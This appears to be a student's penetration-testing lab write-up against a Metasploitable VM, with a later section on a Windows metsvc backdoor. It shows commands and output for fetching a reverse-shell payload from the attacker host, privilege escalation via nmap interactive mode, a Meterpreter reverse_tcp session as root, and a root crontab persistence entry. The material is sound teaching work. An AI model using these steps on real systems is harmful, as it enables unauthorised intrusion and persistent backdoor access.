
# Assignment 6

Made By: Karim Salem 1001619


Searchsploit linux kernel 2.6 for searching for known vulnerabilities and the possible attacks to be done.

To narrow down, you can write searchsploit linux kernel 2.6


privilege escalation




Used nano with file path. However, it is displayed that it doesn't exist





Used nano on file Usr/share/exploitdb/exploits/linux/local/8572.c




To check for process running on Metasploit we used cat

```
msfadmin@metasploitable:~$ cat
^X
msfadmin@metasploitable:~$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de312800 0   0      00000000 0        0        00000000 2
dd1e2a00 4   0      00000000 0        0        00000000 2
dd658000 7   0      00000000 0        0        00000000 2
ddc15c00 9   0      00000000 0        0        00000000 2
ddc07c00 10  0      00000000 0        0        00000000 2
de312c00 15  0      00000000 0        0        00000000 2
dd17be00 15  2372   00000001 0        0        00000000 2
de392800 16  0      00000000 0        0        00000000 2
df967e00 18  0      00000000 0        0        00000000 2
msfadmin@metasploitable:~$ _
```

for operating payload we will use msfvenom




On the metasploit run “wget 10.0.2.15: 8000/shell.elf”

command to get the payload file from our kali machine

```
11:32:25 ERROR 404: File not found.

msfadmin@metasploitable:~$ wget 10.0.2.15:8000/Shell.elf
--11:34:49--  http://10.0.2.15:8000/Shell.elf
          => `Shell.elf'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 404 File not found
11:34:49 ERROR 404: File not found.

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
8zma  8572.c  aazma  index.html  vulnerable
msfadmin@metasploitable:~$ wget 10.0.2.15:8000/Shell.elf
--11:48:05--  http://10.0.2.15:8000/Shell.elf
          => `Shell.elf'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]

100%[====================================>] 207           --.--K/s

11:48:05 (5.48 MB/s) - `Shell.elf' saved [207/207]

msfadmin@metasploitable:~$
```

We will find it’s a Read & write only permission using ls -la

```
100%[====================================>] 207         --.--K/s

11:48:05 (5.48 MB/s) - `Shell.elf' saved [207/207]

msfadmin@metasploitable:~$ ls -la
total 120
drwxr-xr-x 7 msfadmin msfadmin  4096 2022-05-20 11:48 .
drwxr-xr-x 6 root     root      4096 2010-04-16 02:16 ..
-rwxr-xr-x 1 msfadmin msfadmin  8634 2022-05-20 09:07 3zma
-rw-r--r-- 1 msfadmin msfadmin  2757 2022-01-29 00:02 8572.c
-rwxr-xr-x 1 msfadmin msfadmin  8634 2022-05-20 09:07 aazma
lrwxrwxrwx 1 root     root         9 2012-05-14 00:26 .bash_history -> /dev/nul
drwxr-xr-x 4 msfadmin msfadmin  4096 2010-04-17 14:11 .distcc
drwx------ 2 msfadmin msfadmin  4096 2022-05-10 06:25 .gconf
drwx------ 2 msfadmin msfadmin  4096 2022-05-10 06:25 .gconfd
-rw-r--r-- 1 msfadmin msfadmin 41937 2022-05-20 09:41 index.html
-rw------- 1 root     root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin   586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin     4 2012-05-20 14:22 .rhosts
-rw-r--r-- 1 msfadmin msfadmin   207 2022-05-21 16:41 Shell.elf
drwx------ 2 msfadmin msfadmin  4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin     0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin  4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$
```


using chmod 755  it can now excute

```
-rw-r--r-- 1 msfadmin msfadmin     0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin  4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ chmod 755 Shell.elf
msfadmin@metasploitable:~$ ls-la
-bash: ls-la: command not found
msfadmin@metasploitable:~$ ls -la
total 120
drwxr-xr-x 7 msfadmin msfadmin  4096 2022-05-20 11:48 .
drwxr-xr-x 6 root     root      4096 2010-04-16 02:16 ..
-rwxr-xr-x 1 msfadmin msfadmin  8634 2022-05-20 09:07 3zma
-rw-r--r-- 1 msfadmin msfadmin  2757 2022-01-29 00:02 8572.c
-rwxr-xr-x 1 msfadmin msfadmin  8634 2022-05-20 09:07 aazma
lrwxrwxrwx 1 root     root         9 2012-05-14 00:26 .bash_history -> /dev/nul
drwxr-xr-x 4 msfadmin msfadmin  4096 2010-04-17 14:11 .distcc
drwx------ 2 msfadmin msfadmin  4096 2022-05-10 06:25 .gconf
drwx------ 2 msfadmin msfadmin  4096 2022-05-10 06:25 .gconfd
-rw-r--r-- 1 msfadmin msfadmin 41937 2022-05-20 09:41 index.html
-rw------- 1 root     root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin   586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin     4 2012-05-20 14:22 .rhosts
-rwxr-xr-x 1 msfadmin msfadmin   207 2022-05-21 16:41 Shell.elf
drwx------ 2 msfadmin msfadmin  4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin     0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin  4096 2010-04-27 23:44 vulnerable
```

Msfconsole

Multihandler is to open the connection and maintain the listening

to the payload, the command use exploit/multi/handler




Used options command to set local host 10.0.2.15

```
-rwxr-xr-x 1 msfadmin msfadmin  8634 2022-05-20 09:07 3zma
-rw-r--r-- 1 msfadmin msfadmin  2757 2022-01-29 00:02 8572.c
-rwxr-xr-x 1 msfadmin msfadmin  8634 2022-05-20 09:07 aazma
lrwxrwxrwx 1 root     root         9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin  4096 2010-04-17 14:11 .distcc
drwx------ 2 msfadmin msfadmin  4096 2022-05-10 06:25 .gconf
drwx------ 2 msfadmin msfadmin  4096 2022-05-10 06:25 .gconfd
-rw-r--r-- 1 msfadmin msfadmin 41937 2022-05-20 09:41 index.html
-rw------- 1 root     root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin   586 2010-03-16 19:12 .profile
-rwx------ 1 msfadmin msfadmin     4 2012-05-20 14:22 .rhosts
-rwxr-xr-x 1 msfadmin msfadmin   207 2022-05-21 16:41 Shell.elf
drwx------ 2 msfadmin msfadmin  4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin     0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin  4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
Unknown command (whoami) -- press h <enter> for help
nmap> !whoami
root
system() execution of command failed
nmap>
```

Using Metasploit tool, use “exploit/multi/handler” module.

Set the payload Linux/x86/meterpreter/reversetcp (didn’t use x64 as it didn’t work)

Set LHOST as kali ip in my case 10.0.2.15

```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > options

Global Options:
===============

   Option            Current Setting      Description
   ------            ---------------      -----------
   ConsoleLogging    false                Log all console input and output
   LogLevel          0                    Verbosity of logs (default 0, max 3)
   MeterpreterPrompt meterpreter  The meterpreter prompt string
   MinimumRank       0                    The minimum rank of exploits that will run without explicit confirmation
   Prompt            msf6                 The prompt string
   PromptChar        >                    The prompt character
   PromptTimeFormat  %Y-%m-%d %H:%M:%S    Format for timestamp escapes in prompts
   SessionLogging    false                Log all input and output for sessions
   TimestampOutput   false                Prefix all console output with a timestamp

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (989032 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:48179 ) at 2022-05-21 17:11:12 -0400

meterpreter >
```

Gained root access

```
      =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

msf6 > options

Global Options:
===============

   Option            Current Setting      Description
   ------            ---------------      -----------
   ConsoleLogging    false                Log all console input and output
   LogLevel          0                    Verbosity of logs (default 0, max 3)
   MeterpreterPrompt meterpreter          The meterpreter prompt string
   MinimumRank       0                    The minimum rank of exploits that will run without explicit confirmation
   Prompt            msf6                 The prompt string
   PromptChar        >                    The prompt character
   PromptTimeFormat  %Y-%m-%d %H:%M:%S    Format for timestamp escapes in prompts
   SessionLogging    false                Log all input and output for sessions
   TimestampOutput   false                Prefix all console output with a timestamp

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (989032 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:48179 ) at 2022-05-21 17:11:12 -0400

meterpreter > getuid
Server username: root
meterpreter >
```

Copy payload file to a deep directory

```
   SessionLogging    false                Log all input and output for sessions
   TimestampOutput   false                Prefix all console output with a timestamp

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (989032 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:48179 ) at 2022-05-21 17:11:12 -0400

meterpreter > getuid
Server username: root
meterpreter > shell
Process 5670 created.
Channel 1 created.
ls
3zma
8572.c
Shell.elf
aazma
index.html
shell.elf
vulnerable
```

edit /etc/crontab

then add ‘’ *” under # m h dom mon & under dow user root then command /usr/shell.elf

```
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/shell.elf
#
meterpreter >
```

When we close connection metasploit  kali will display

```
meterpreter >
[*] 10.0.2.5 - Meterpreter session 1 closed.  Reason: Died
```

## METSVC

After logging into the target system, one way to maintain persistence is to use the metsvc service. With this service, you can re-login Meterpreter whenever you want. Anyone who finds the corresponding port of the computer where you place this service can use this backdoor. You should cancel it after using it during the pentest process, otherwise, you will make the system open to malicious people. This will not please the system owners.

We w use the multi/handler with a payload of windows/metsvc_bind_tcp to connect to the remote system. This is a special payload, as typically a Meterpreter payload is multi-stage, where a minimal amount of code is sent as part of the exploit, and then more is uploaded after code execution has been achieved.

Think of a shuttle rocket, and the booster rockets that are used to get the space shuttle into orbit. This is much the same, except instead of extra items being there and then dropping off, Meterpreter starts as small as possible, then adds on. In this case however, the full Meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

We set all options for metsvc_bind_tcp with the victim's IP address and the port we wish to have the service connect to on our machine. We then run the exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LPORT     31337            yes       The local port
   RHOST     192.168.1.104    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit
```

Immediately after issuing exploit, metsvc backdoor connects back to us

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps

Process list
============

   PID   Name               Path
   ---   ----               ----
   140   smss.exe           \SystemRoot\System32\smss.exe
   168   csrss.exe          \??\C:\WINNT\system32\csrss.exe
   188   winlogon.exe       \??\C:WINNT\system32\winlogon.exe
   216   services.exe       C:\WINNT\system32\services.exe
   228   lsass.exe          C:\WINNT\system32\lsass.exe
   380   svchost.exe        C:\WINNT\system32\svchost.exe
   408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
   444   svchost.exe        C:\WINNT\System32\svchost.exe
   480   regsvc.exe         C:\WINNT\system32\regsvc.exe
   500   MSTask.exe         C:\WINNT\system32\MSTask.exe
   528   VMwareService.exe  C:\Program Files\VMware\VMware Tools\VMwareService.exe
   564   metsvc.exe         c:\WINNT\my\metsvc.exe
   588   WinMgmt.exe        C:\WINNT\System32\WBEM\WinMgmt.exe
   676   cmd.exe            C:\WINNT\System32\cmd.exe
   724   cmd.exe            C:\WINNT\System32\cmd.exe
   764   mmc.exe            C:\WINNT\system32\mmc.exe
   816   metsvc-server.exe  c:\WINNT\my\metsvc-server.exe
   888   VMwareTray.exe     C:\Program Files\VMware\VMware Tools\VMwareTray.exe
   896   VMwareUser.exe     C:\Program Files\VMware\VMware Tools\VMwareUser.exe
   940   firefox.exe        C:\Program Files\Mozilla Firefox\firefox.exe
   972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
   1000  Explorer.exe       C:\WINNT\Explorer.exe
   1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

here we have a typical Meterpreter session! Again, be careful with when and how you use this trick. System owners will not be happy if you make an attacker's job easier for them by placing such a useful backdoor on the system for them.

Maintaining access is a very important phase of penetration testing, unfortunately, it is one that is often overlooked. Most penetration testers get carried away whenever administrative access is obtained, so if the system is later patched, then they no longer have access to it

Persistent backdoors help us access a system we have successfully compromised in the past. It is important to note that they may be out of scope during a penetration test; however, being familiar with them is of paramount importance. Let us look at a few persistent backdoors now